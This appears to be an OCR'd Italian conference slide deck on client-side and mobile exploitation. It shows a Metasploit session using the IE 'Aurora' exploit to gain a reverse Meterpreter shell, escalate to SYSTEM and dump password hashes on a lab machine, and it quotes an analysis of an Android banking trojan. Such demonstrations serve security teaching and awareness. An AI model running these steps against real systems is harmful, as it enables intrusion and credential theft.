


One-Click-Exploit

(sperando che Ama*on non reclami i diritti)



Just click to launch.. ..the good ole Internet Exploder..



Meanwhile, back at the ranch..

..a cowboy sitting in the dark..

The screenshot shows a Windows XP desktop environment. In the foreground, a Microsoft Internet Explorer window is open with the URL <http://10.0.1.104:8080/?xguHraDqVTMjuRDSVQD>. Below it, a Skype Chat window is visible. In the background, a terminal window displays Metasploit exploit logs:

```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\baltar\Desktop>
```


At the bottom of the screen, the taskbar shows the IE window is active, along with icons for Internet, EN, and system status.

Game Over

thnx/credits: unknow +hdm@metasploit.com


```
http://10.0.1.104:8080/ZyouHraDoVTMiuPDSVOD - Microsoft Internet Explorer  
C:\Documents and Settings\baltar\Desktop>dir C:\  
dir C:\  
Il volume nell'unità C non ha etichetta.  
Numero di serie del volume: 6813-B985  
  
Directory di C:\  
  
21/10/2010 14.54 0 AUTOEXEC.BAT  
21/10/2010 14.54 0 CONFIG.SYS  
21/10/2010 15.11 <DIR> Documents and Settings  
21/10/2010 15.11 <DIR> Programmi  
21/10/2010 15.11 <DIR> WINDOWS  
 2 File 0 byte  
 3 Directory 8.961.507.328 byte disponibili  
  
C:\Documents and Settings\baltar\Desktop>
```

```
meterpreter > getsystem  
...got system (via technique 1).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > hashdump  
Administrator:500:a31d2ae2331d7199468aa0df9e2394c4:4115c4421f49d65bd50ee1ebcce63d18:::  
baltar:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:659c36fa6ffb19f2ada192855207fe0e:34b33bd0656cf56a28c2342c0add9847:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c1c581ced9318f1fcbb78f3fd96d9471:::
```



Command & Conquer


“Welcome, master!”



- **malware**
 - **targetted spyware**
 - **SCADA (Stuxnet, ..)**
 - **mobile**
 - **mass exploiter**
- **VoIP phreaking**
- **SCADA (Smart cities, Internet of things, ..)**
- **(ho già detto?) mobile**


One-Click-Mobile-Exploit

(saltiamo la parte di “click”)



One-Click-Mobile-Exploit


(saltiamo la parte di “click”)



- **vettori:**
 - **chat**
 - **e-mail**
 - **link su social network**
 - **MiTM / dns spoofing /...**
- **exploit:**
 - **sito malicious ->**
 - **app (pwned) ->**
 - **kernel (pwned) ->**
 - **r00t!!**

Telefono.. casa..

(intercettazione, posizione, posta, SN, \$\$, ...)



Rogue App

<http://blogs.mcafee.com/mcafee-labs/android-malware-pairs-man-in-the-middle-with-remote-controlled-banking-trojan>

Android Malware Pairs Man-in-the-Middle With Remote-Controlled Banking Trojan | Blog Central - Mozilla Firefox

File Edit View History Bookmarks Tools Help

blogs.mcafee.com/mcafee-labs/android-malware-pairs-man-in-the-middle-with-remote-controlled-banking-trojan Google

640KB

When the application executes, it shows a WebView component that displays an HTML/JavaScript web page that pretends to be a Token Generator. The web page also appears to be from the targeted bank (same variant of the malware but with different payload):

The image contains three side-by-side screenshots of a mobile application interface. Each screen has a header with the bank's logo (Santander, BBVA, or Banesto) and a title 'mToken'. Below the title is a large text field containing a random number (e.g., 86587143, 57862321, or 08827078). Underneath each number is a placeholder 'Clave de firma' with a series of radio buttons. At the bottom of each screen is a red 'Generar' button and a lock icon with the word 'GENERAR' next to it.

To get the fake token, the user must enter the first factor of authentication (used to obtain initial access to the banking account). If this action is not performed, the application shows an error. When the user clicks "Generar" (Generate), the malware shows the fake token (which is in fact a random number) and sends the password to a specific cell phone number along with the device identifiers (IMEI and IMSI). The same information is also sent to one of the control servers along with further data such as the phone number of the device. The malware finds the list of control servers from an XML file inside the original APK. This information, along with other parameters of the malware, are loaded and stored in another XML file inside the device:

```
-<settingsSet>
    <catchSmsList class="java.util.ArrayList"/>
    <deleteSmsList class="java.util.ArrayList"/>
    <number>7[REDACTED]7</number>
    <version>1.0</version>
    <controlServerList class="java.util.ArrayList"/>
```


Trojan App

<http://jon.oberheide.org/blog/2010/06/25/remote-kill-and-install-on-google-android/>
<http://jon.oberheide.org/files/summercon10-androidhax-jonoberheide.pdf>

log - remote kill and install on google android - Mozilla Firefox
Bookmarks Tools Help
